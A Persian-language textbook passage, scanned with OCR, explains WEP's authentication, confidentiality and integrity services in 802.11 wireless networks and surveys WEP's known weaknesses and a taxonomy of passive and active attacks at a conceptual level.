
سرویس‌های امنیتی WEP - Authentication

در قسمت قبل به معرفی پروتکل WEP که عملاً تنها روش امن‌سازی ارتباطات در شبکه‌های بی‌سیم بر مبنای استاندارد 802.11 است پرداختیم و در ادامه سه سرویس اصلی این پروتکل را معرفی کردیم. در این قسمت به معرفی سرویس اول، یعنی Authentication، می‌پردازیم.

Authentication

استاندارد 802.11 دو روش برای احراز هویت کاربرانی که درخواست اتصال به شبکه‌ی بی‌سیم را به نقاط دسترسی ارسال می‌کنند، دارد که یک روش بر مبنای رمزنگاری‌ست و دیگری از رمزنگاری استفاده نمی‌کند.

شکل زیر شَمایی از فرایند Authentication را در این شبکه‌ها نشان می‌دهد :



همان‌گونه که در شکل نیز نشان داده شده است، یک روش از رمزنگاری RC4 استفاده می‌کند و روش دیگر از هیچ تکنیک رمزنگاری‌یی استفاده نمی‌کند.

Authentication بدون رمزنگاری

در روشی که مبتنی بر رمزنگاری نیست، دو روش برای تشخیص هویت مخدوم وجود دارد. در هر دو روش مخدومِ متقاضی پیوستن به شبکه، درخواست ارسال هویت از سوی نقطه‌ی دسترسی را با پیامی حاوی یک SSID (Service Set Identifier) پاسخ می‌دهد.


در روش اول که به Open System Authentication موسوم است، یک SSID خالی نیز برای دریافت اجازه‌ی اتصال به شبکه کفایت می‌کند. در واقع در این روش تمامی مخدوم‌هایی که تقاضای پیوستن به شبکه را به نقاط دسترسی ارسال می‌کنند با پاسخ مثبت روبه‌رو می‌شوند و تنها آدرس آن‌ها توسط نقطه‌ی دسترسی نگاه‌داری می‌شود. به‌همین دلیل به این روش NULL Authentication نیز اطلاق می‌شود.

در روش دوم از این نوع، بازهم یک SSID به نقطه‌ی دسترسی ارسال می‌گردد با این تفاوت که اجازه‌ی اتصال به شبکه تنها در صورتی از سوی نقطه‌ی دسترسی صادر می‌گردد که SSIDی ارسال شده جزو SSIDهای مجاز برای دسترسی به شبکه باشند. این روش به Closed System Authentication موسوم است.

نکته‌یی که در این میان اهمیت بسیاری دارد، توجه به سطح امنیتی‌ست که این روش در اختیار ما می‌گذارد. این دو روش عملاً روش امنی از احراز هویت را ارایه نمی‌دهند و عملاً تنها راهی برای آگاهی نسبی و نه قطعی از هویت درخواست‌کننده هستند. با این وصف از آن‌جایی‌که امنیت در این حالات تضمین شده نیست و معمولاً حملات موفق بسیاری، حتی توسط نفوذگران کم‌تجربه و مبتدی، به شبکه‌هایی که بر اساس این روش‌ها عمل می‌کنند، رخ می‌دهد، لذا این دو روش تنها در حالتی کاربرد دارند که یا شبکه‌یی در حال ایجاد است که حاوی اطلاعات حیاتی نیست، یا احتمال رخداد حمله به آن بسیار کم است. هرچند که با توجه پوشش نسبتاً گسترده‌ی یک شبکه‌ی بی‌سیم – که مانند شبکه‌های سیمی امکان محدودسازی دسترسی به صورت فیزیکی بسیار دشوار است – اطمینان از شانس پایین رخ‌دادن حملات نیز خود تضمینی ندارد!

Authentication با رمزنگاری RC4

این روش که به روش «کلید مشترک» نیز موسوم است، تکنیکی کلاسیک است که بر اساس آن، پس از اطمینان از اینکه مخدوم از کلیدی سری آگاه است، هویتش تأیید می‌شود. شکل زیر این روش را نشان می‌دهد :



در این روش، نقطه‌ی دسترسی (AP) یک رشته‌ی تصادفی تولید کرده و آن‌را به مخدوم می‌فرستد. مخدوم این رشته‌ی تصادفی را با کلیدی از پیش تعیین شده (که کلید WEP نیز نامیده می‌شود) رمز می‌کند و حاصل را برای نقطه‌ی دسترسی ارسال می‌کند. نقطه‌ی دسترسی به روش معکوس پیام دریافتی را رمزگشایی کرده و با رشته‌ی ارسال شده مقایسه می‌کند. در صورت هم‌سانی این دو پیام، نقطه‌ی دسترسی از اینکه مخدوم کلید صحیحی را در اختیار دارد اطمینان حاصل می‌کند. روش رمزنگاری و رمزگشایی در این تبادل روش RC4 است.

در این میان با فرض اینکه رمزنگاری RC4 را روشی کاملاً مطمئن بدانیم، دو خطر در کمین این روش است :

الف) در این روش تنها نقطه‌ی دسترسی‌ست که از هویت مخدوم اطمینان حاصل می‌کند. به بیان دیگر مخدوم هیچ دلیلی در اختیار ندارد که بداند نقطه‌ی دسترسی‌یی که با آن در حال تبادل داده‌های رمزی‌ست نقطه‌ی دسترسی اصلی‌ست.

ب) تمامی روش‌هایی که مانند این روش بر پایه‌ی سئوال و جواب بین دو طرف، با هدف احراز هویت یا تبادل اطلاعات حیاتی، قرار دارند با حملاتی تحت عنوان man-in-the-middle در خطر هستند. در این دسته از حملات نفوذگر میان دو طرف قرار می‌گیرد و به‌گونه‌یی هریک از دو طرف را گمراه می‌کند.

سرویس‌های امنیتی Privacy – 802.11b و Integrity

این قسمت به بررسی دو سرویس دیگر اختصاص دارد. سرویس اول Privacy (محرمانه‌گی) و سرویس دوم Integrity است.

Privacy

این سرویس که در حوزه‌های دیگر امنیتی اغلب به عنوان Confidentiality از آن یاد می‌گردد به‌معنای حفظ امنیت و محرمانه نگاه‌داشتن اطلاعات کاربر یا گره‌های در حال تبادل اطلاعات با یکدیگر


است. برای رعایت محرمانه‌گی عموماً از تکنیک‌های رمزنگاری استفاده می‌گردد، به‌گونه‌یی که در صورت شنود اطلاعات در حال تبادل، این اطلاعات بدون داشتن کلیدهای رمز، قابل رمزگشایی نبوده و لذا برای شنودگر غیرقابل سوء استفاده است.

در استاندارد 802.11b، از تکنیک‌های رمزنگاری WEP استفاده می‌گردد که برپایه‌ی RC4 است. RC4 یک الگوریتم رمزنگاری متقارن است که در آن یک رشته‌ی نیمه تصادفی تولید می‌گردد و توسط آن کل داده رمز می‌شود. این رمزنگاری بر روی تمام بسته‌ی اطلاعاتی پیاده می‌شود. به‌بیان دیگر داده‌های تمامی لایه‌های بالای اتصال بی‌سیم نیز توسط این روش رمز می‌گردند، از IP گرفته تا لایه‌های بالاتری مانند HTTP. از آنجایی که این روش عملاً اصلی‌ترین بخش از اعمال سیاست‌های امنیتی در شبکه‌های محلی بی‌سیم مبتنی بر استاندارد 802.11b است، معمولاً به کل پروسه‌ی امن‌سازی اطلاعات در این استاندارد به‌اختصار WEP گفته می‌شود.

کلیدهای WEP اندازه‌هایی از ۴۰ بیت تا ۱۰۴ بیت می‌توانند داشته باشند. این کلیدها با IV(مخفف Initialization Vector یا بردار اولیه) ۲۴ بیتی ترکیب شده و یک کلید ۱۲۸ بیتی RC4 را تشکیل می‌دهند. طبیعتاً هرچه اندازه‌ی کلید بزرگ‌تر باشد امنیت اطلاعات بالاتر است. تحقیقات نشان می‌دهد که استفاده از کلیدهایی با اندازه‌ی ۸۰ بیت یا بالاتر عملاً استفاده از تکنیک brute-force را برای شکستن رمز غیرممکن می‌کند. به عبارت دیگر تعداد کلیدهای ممکن برای اندازه‌ی ۸۰ بیت (که تعدد آن‌ها از مرتبه‌ی ۲۴ است) به اندازه‌یی بالاست که قدرت پردازش سیستم‌های رایانه‌یی کنونی برای شکستن کلیدی مفروض در زمانی معقول کفایت نمی‌کند.

هرچند که در حال حاضر اکثر شبکه‌های محلی بی‌سیم از کلیدهای ۴۰ بیتی برای رمزکردن بسته‌های اطلاعاتی استفاده می‌کنند ولی نکته‌یی که اخیراً، بر اساس یک سری آزمایشات به دست آمده است، این‌ست که روش تأمین محرمانه‌گی توسط WEP در مقابل حملات دیگری، غیر از استفاده از روش brute-force، نیز آسیب‌پذیر است و این آسیب‌پذیری ارتباطی به اندازه‌ی کلید استفاده شده ندارد.

نمایی از روش استفاده شده توسط WEP برای تضمین محرمانه‌گی در شکل زیر نمایش داده شده است :



Integrity

مقصود از Integrity صحت اطلاعات در حین تبادل است و سیاست‌های امنیتی‌یی که Integrity را تضمین می‌کنند روش‌هایی هستند که امکان تغییر اطلاعات در حین تبادل را به کم‌ترین میزان تقلیل می‌دهند.

در استاندارد 802.11b نیز سرویس و روشی استفاده می‌شود که توسط آن امکان تغییر اطلاعات در حال تبادل میان مخدوم‌های بی‌سیم و نقاط دست‌رسی کم می‌شود. روش مورد نظر استفاده از یک کد CRC است. همان‌طور که در شکل قبل نیز نشان داده شده است، یک CRC-32 قبل از رمزشدن بسته تولید می‌شود. در سمت گیرنده، پس از رمزگشایی، CRC داده‌های رمزگشایی شده مجدداً محاسبه شده و با CRC نوشته شده در بسته مقایسه می‌گردد که هرگونه اختلاف میان دو CRC به‌معنای تغییر محتویات بسته در حین تبادل است. متأسفانه این روش نیز مانند روش رمزنگاری توسط RC4، مستقل از اندازه‌ی کلید امنیتی مورد استفاده، در مقابل برخی از حملات شناخته شده آسیب‌پذیر است.

متأسفانه استاندارد 802.11b هیچ مکانیزمی برای مدیریت کلیدهای امنیتی ندارد و عملاً تمامی عملیاتی که برای حفظ امنیت کلیدها انجام می‌گیرد باید توسط کسانی که شبکه‌ی بی‌سیم را نصب می‌کنند

به‌صورت دستی پیاده‌سازی گردد. از آنجایی که این بخش از امنیت یکی از معضل‌های اساسی در مبحث رمزنگاری است، با این ضعف عملاً روش‌های متعددی برای حمله به شبکه‌های بی‌سیم قابل تصور است. این روش‌ها معمولاً بر سهل انگاری‌های انجام‌شده از سوی کاربران و مدیران شبکه مانند تغییرندادن کلید به‌صورت مداوم، لودادن کلید، استفاده از کلیدهای تکراری یا کلیدهای پیش فرض کارخانه و دیگر بی توجهی ها نتیجه یی جز درصد نسبتاً بالایی از حملات موفق به شبکه‌های بی‌سیم ندارد. این مشکل از شبکه‌های بزرگ‌تر بیش‌تر خود را نشان می‌دهد. حتا با فرض تلاش برای جلوگیری از رخ‌داد چنین سهل‌انگاری‌هایی، زمانی که تعداد مخدوم‌های شبکه از حدی می گذرد عملاً کنترل‌کردن این تعداد بالا بسیار دشوار شده و گه‌گاه خطاهایی در گوشه و کنار این شبکه‌ی نسبتاً بزرگ رخ می دهد که همان باعث رخنه در کل شبکه می‌شود.

۸-٤-۳-۳ ضعف‌های اولیه‌ی امنیتی WEP

در قسمت‌های قبل به سرویس‌های امنیتی استاندارد 802.11 پرداختیم. در ضمنِ ذکر هریک از سرویس‌ها، سعی کردیم به ضعف‌های هریک اشاره‌یی داشته باشیم. در این قسمت به بررسی ضعف‌های تکنیک‌های امنیتی پایه‌ی استفاده شده در این استاندارد می‌پردازیم.

همان‌گونه که گفته شد، عملاً پایه‌ی امنیت در استاندارد 802.11 بر اساس پروتکل WEP استوار است. WEP در حالت استاندارد بر اساس کلیدهای ۴۰ بیتی برای رمزنگاری توسط الگوریتم RC4 استفاده می‌شود، هرچند که برخی از تولیدکننده‌گان نگارش‌های خاصی از WEP را با کلیدهایی با تعداد بیت‌های بیش‌تر پیاده‌سازی کرده‌اند.

نکته‌یی که در این میان اهمیت دارد قائل شدن تمایز میان نسبت بالارفتن امنیت و اندازه‌ی کلیدهاست. با وجود آن که با بالارفتن اندازه‌ی کلید (تا ۱۰۴ بیت) امنیت بالاتر می‌رود، ولی از آن‌جاکه این کلیدها توسط کاربران و بر اساس یک کلمه‌ی عبور تعیین می‌شود، تضمینی نیست که این اندازه تماماً استفاده

شود. از سوی دیگر همان‌طور که در قسمت‌های پیشین نیز ذکر شد، دست‌یابی به این کلیدها فرایند چندان سختی نیست، که در آن صورت دیگر اندازه‌ی کلید اهمیتی ندارد.

متخصصان امنیت بررسی‌های بسیاری را برای تعیین حفره‌های امنیتی این استاندارد انجام داده‌اند که در این راستا خطراتی که ناشی از حملاتی متنوع، شامل حملات غیرفعال و فعال است، تحلیل شده است.

حاصل بررسی‌های انجام شده فهرستی از ضعف‌های اولیه‌ی این پروتکل است :

۱. استفاده از کلیدهای ثابت WEP

یکی از ابتدایی‌ترین ضعف‌ها که عموماً در بسیاری از شبکه‌های محلی بی‌سیم وجود دارد استفاده از کلیدهای مشابه توسط کاربران برای مدت زمان نسبتاً زیاد است. این ضعف به دلیل نبود یک مکانیزم مدیریت کلید رخ می‌دهد. برای مثال اگر یک کامپیوتر کیفی یا جیبی که از یک کلید خاص استفاده می‌کند به سرقت برود یا برای مدت زمانی در دسترس نفوذگر باشد، کلید آن به‌راحتی لو رفته و با توجه به تشابه کلید میان بسیاری از ایستگاه‌های کاری عملاً استفاده از تمامی این ایستگاه‌ها ناامن است.

از سوی دیگر با توجه به مشابه بودن کلید، در هر لحظه کانال‌های ارتباطی زیادی توسط یک حمله نفوذپذیر هستند.

۲. Initialization Vector (IV)

این بردار که یک فیلد ۲۴ بیتی است در قسمت قبل معرفی شده است. این بردار به صورت متنی ساده فرستاده می شود. از آن‌جایی‌که کلیدی که برای رمزنگاری مورد استفاده قرار می‌گیرد بر اساس IV تولید می شود، محدوده‌ی IV عملاً نشان‌دهنده‌ی احتمال تکرار آن و در نتیجه احتمال تولید کلیدهای مشابه است. به عبارت دیگر در صورتی که IV کوتاه باشد در مدت زمان کمی می‌توان به کلیدهای مشابه دست یافت.

این ضعف در شبکه‌های شلوغ به مشکلی حاد مبدل می‌شود. خصوصاً اگر از کارت شبکه‌ی استفاده شده مطمئن نباشیم. بسیاری از کارت‌های شبکه از IVهای ثابت استفاده می‌کنند و بسیاری از کارت‌های شبکه‌ی یک تولید کننده‌ی واحد IVهای مشابه دارند. این خطر به‌همراه ترافیک بالا در یک شبکه‌ی شلوغ احتمال تکرار IV در مدت زمانی کوتاه را بالاتر می‌برد و در نتیجه کافی‌ست نفوذگر در مدت زمانی معین به ثبت داده‌های رمز شده‌ی شبکه بپردازد و IVهای بسته‌های اطلاعاتی را ذخیره کند. با ایجاد بانکی از IVهای استفاده شده در یک شبکه‌ی شلوغ احتمال بالایی برای نفوذ به آن شبکه در مدت زمانی نه چندان طولانی وجود خواهد داشت.

۳. ضعف در الگوریتم

از آن‌جایی‌که IV در تمامی بسته‌های تکرار می‌شود و بر اساس آن کلید تولید می‌شود، نفوذگر می‌تواند با تحلیل و آنالیز تعداد نسبتاً زیادی از IVها و بسته‌های رمزشده بر اساس کلید تولید شده بر مبنای آن IV، به کلید اصلی دست پیدا کند. این فرایند عملی زمان بر است ولی از آن‌جاکه احتمال موفقیت در آن وجود دارد لذا به عنوان ضعفی برای این پروتکل محسوب می‌گردد.

٤. استفاده از CRC رمز نشده

در پروتکل WEP، کد CRC رمز نمی‌شود. لذا بسته‌های تأییدی که از سوی نقاط دست‌رسی بی‌سیم به‌سوی گیرنده ارسال می‌شود بر اساس یک CRC رمزنشده ارسال می‌گردد و تنها در صورتی که نقطه‌ی دست‌رسی از صحت بسته اطمینان حاصل کند تأیید آن را می‌فرستد. این ضعف این امکان را فراهم می‌کند که نفوذگر برای رمزگشایی یک بسته، محتوای آن را تغییر دهد و CRC را نیز به دلیل این که رمز نشده است، به‌راحتی عوض کند و منتظر عکس‌العمل نقطه‌ی دست‌رسی بماند که آیا بسته‌ی تأیید را صادر می کند یا خیر.

ضعف‌های بیان شده از مهم‌ترین ضعف‌های شبکه‌های بی‌سیم مبتنی بر پروتکل WEP هستند. نکته‌یی که در مورد ضعف‌های فوق باید به آن اشاره کرد این است که در میان این ضعف‌ها تنها یکی از

آن‌ها (مشکل امنیتی سوم) به ضعف در الگوریتم رمزنگاری باز می‌گردد و لذا با تغییر الگوریتم رمزنگاری تنها این ضعف است که برطرف می‌گردد و بقیه‌ی مشکلات امنیتی کماکان به قوت خود باقی هستند.


جدول زیر ضعف‌های امنیتی پروتکل WEP را به‌اختصار جمع‌بندی کرده است :

	Security Issue / Vulnerability	Remarks
1.	**Security features in vendor products are frequently not enabled.**	Security features, albeit poor in some cases, are not enabled when shipped, and users do not enable when installed. Bad security is generally better than no security.
2.	**IVs are short (or static).**	24-bit IVs cause the generated key stream to repeat. Repetition allows easy decryption of data for a moderately sophisticated adversary.
3.	**Cryptographic keys are short.**	40-bit keys are inadequate for any system. It is generally accepted that key sizes should be greater than 80 bits in length. The longer the key, the less likely a comprise is possible from a brute-force attack.
4.	**Cryptographic keys are shared.**	Keys that are shared can compromise a system. A fundamental tenant of cryptography is that the security of a system is largely dependent on the secrecy of the keys.
5.	**Cryptographic keys cannot be updated automatically and frequently.**	Cryptographic keys should be changed often to prevent brute-force attacks.
6.	**RC4 has a weak key schedule and is inappropriately used in WEP.**	The combination of revealing 24 key bits in the IV and a weakness in the initial few bytes of the RC4 keystream leads to an efficient attack that recovers the key. Most other applications of RC4 do not expose the weaknesses of RC4 because they do not reveal key bits and do not restart the key schedule for every packet. This attack is available to moderately sophisticated adversaries.
7.	**Packet integrity is poor.**	CRC32 and other linear block codes are inadequate for providing cryptographic integrity. Message modification is possible. Linear codes are inadequate for the protection against advertent attacks on data integrity. Cryptographic protection is required to prevent deliberate attacks. Use of noncryptographic protocols often facilitates attacks against the cryptography.
8.	**No user authentication occurs.**	Only the device is authenticated. A device that is stolen can access the network.
9.	**Authentication is not enabled; only simple SSID identification occurs.**	Identity-based systems are highly vulnerable particularly in a wireless system.
10.	**Device authentication is simple shared-key challenge-response.**	One-way challenge-response authentication is subject to "man-in-the-middle" attacks. Mutual authentication is required to provide verification that users and the network are legitimate.

۸-٤-۳-٤ خطرها، حملات و ملزومات امنیتی (بخش اول)

همان گونه که گفته شد، با توجه به پیشرفت های اخیر، در آینده یی نه چندان دور باید منتظر گسترده گی هرچه بیش تر استفاده از شبکه های بی سیم باشیم. این گسترده گی، با توجه به مشکلاتی که از نظر امنیتی در این قبیل شبکه ها وجود دارد نگرانی هایی را نیز به همراه دارد. این نگرانی ها که نشان دهنده ی ریسک بالای استفاده از این بستر برای سازمان ها و شرکت های بزرگ است، توسعه ی این استاندارد را در ابهام فرو برده است. در این قسمت به دسته بندی و تعریف حملات، خطرها و ریسک های موجود در استفاده از شبکه های محلی بی سیم بر اساس استاندارد IEEE 802.11x می پردازیم.

شکل زیر نمایی از دسته بندی حملات مورد نظر را نشان می دهد :



مطابق درخت فوق، حملات امنیتی به دو دسته ی فعال و غیرفعال تقسیم می گردند.

حملات غیرفعال

در این قبیل حملات، نفوذگر تنها به منبعی از اطلاعات به نحوی دست می یابد ولی اقدام به تغییر محتوال اطلاعات منبع نمی کند. این نوع حمله می تواند تنها به یکی از اشکال شنود ساده یا آنالیز ترافیک باشد.

- شنود

در این نوع، نفوذگر تنها به پایش اطلاعات ردوبدل شده می پردازد. برای مثال شنود ترافیک روی یک شبکه ی محلی یا یک شبکه ی بی سیم (که مد نظر ما است) نمونه هایی از این نوع حمله به شمار می آیند.

- آ آنالیز ترافیک

در این نوع حمله، نفوذگر با کپی برداشتن از اطلاعات پایش شده، به تحلیل جمعی داده ها می پردازد. به عبارت دیگر بسته یا بسته های اطلاعاتی به همراه یکدیگر اطلاعات معناداری را ایجاد می کنند.

حملات فعال

در این نوع حملات، برخلاف حملات غیرفعال، نفوذگر اطلاعات مورد نظر را، که از منابع به دست می آید، تغییر می دهد، که تبعاً انجام این تغییرات مجاز نیست. از آن جایی که در این نوع حملات اطلاعات تغییر می کنند، شناسایی رخ داد حملات فرایندی امکان پذیر است. در این حملات به چهار دسته ی مرسوم زیر تقسیم بندی می گردند :

- تغییر هویت

در این نوع حمله، نفوذگر هویت اصلی را جعل می کند. این روش شامل تغییر هویت اصلی یکی از طرف های ارتباط یا قلب هویت و یا تغییر جریان واقعی فرایند پردازش اطلاعات نیز می گردد.

- پاسخ های جعلی

نفوذگر در این قسم از حملات، بسته هایی که طرف گیرنده ی اطلاعات در یک ارتباط دریافت می کند را پایش می کند. البته برای اطلاع از کل ماهیت ارتباط یک اتصال از ابتدا پایش می گردد ولی

اطلاعات مفید تنها اطلاعاتی هستند که از سوی گیرنده برای فرستنده ارسال می گردند. این نوع حمله بیش تر در مواردی کاربرد دارد که فرستنده اقدام به تعیین هویت گیرنده می کند. در این حالت بسته های پاسخی که برای فرستنده به عنوان جواب به سؤالات فرستنده ارسال می گردند به معنای پرچمی برای شناسایی گیرنده محسوب می گردند. لذا در صورتی که نفوذگر این بسته ها را ذخیره کند و در زمانی که یا گیرنده فعال نیست، یا فعالیت یا ارتباط آن به صورت آگاهانه –به روشی- توسط نفوذگر قطع شده است، می تواند مورد سوء استفاده قرار گیرد. نفوذگر با ارسال مجدد این بسته ها خود را به جای گیرنده جازده و از سطح دسترسی مورد نظر برخوردار می گردد.

- تغییر پیام

در برخی از موارد مرسوم ترین و متنوع ترین نوع حملات فعال تغییر پیام است. از آن جایی که گونه های متنوعی از ترافیک بر روی شبکه رفت وآمد می کنند و هریک از این ترافیک ها و پروتکل ها از شیوه یی برای مدیریت جنبه های امنیتی خود استفاده می کنند، لذا نفوذگر با اطلاع از پروتکل های مختلف می تواند برای هر یک از این انواع ترافیک نوع خاصی از تغییر پیام ها و در نتیجه حملات را اتخاذ کند. با توجه به گسترده گی این نوع حمله، که کاملاً به نوع پروتکل بسته گی دارد، در این جا نمی توانیم به انواع مختلف آن بپردازیم، تنها به یادآوری این نکته بسنده می کنیم که این حملات تنها دست یابی به اطلاعات را هدف نگرفته است و می تواند با اعمال تغییرات خاصی، به گمراهی دو طرف منجر شده و مشکلاتی را برای سطح مورد نظر دست رسی – که می تواند یک کاربر عادی باشد – فراهم کند.

- حمله های DoS (Denial-of-Service)


این نوع حمله، در حالات معمول، مرسوم ترین حملات را شامل می شود. در این نوع حمله نفوذگر یا حمله کننده برای تغییر نحوه ی کارکرد یا مدیریت یک سامانه ی ارتباطی یا اطلاعاتی اقدام می کند. ساده ترین نمونه سعی در از کارانداختن خادم های نرم افزاری و سخت افزاری ست. پیرو چنین حملاتی، نفوذگر پس از از کارانداختن یک سامانه، که معمولاً سامانه یی ست که مشکلاتی برای نفوذگر برای

دست رسی به اطلاعات فراهم کرده است، اقدام به سرقت، تغییر یا نفوذ بـه منبـع اطلاعـاتی مـی کنـد. در برخی از حالات، در پی حمله ی انجام شده، سرویس مورد نظر بـه طـور کامـل قطـع نمـی گـردد و تنهـا کارایی آن مختل می گردد. در این حالت نفوذگر می تواند با سوءاستفاده از اختلال ایجاد شده به نفوذ از طریق/به همان سرویس نیز اقدام کند.

۸-٤-۳-۵ مشکلات امنیتی مهم شبکه های بی سیم 802.11

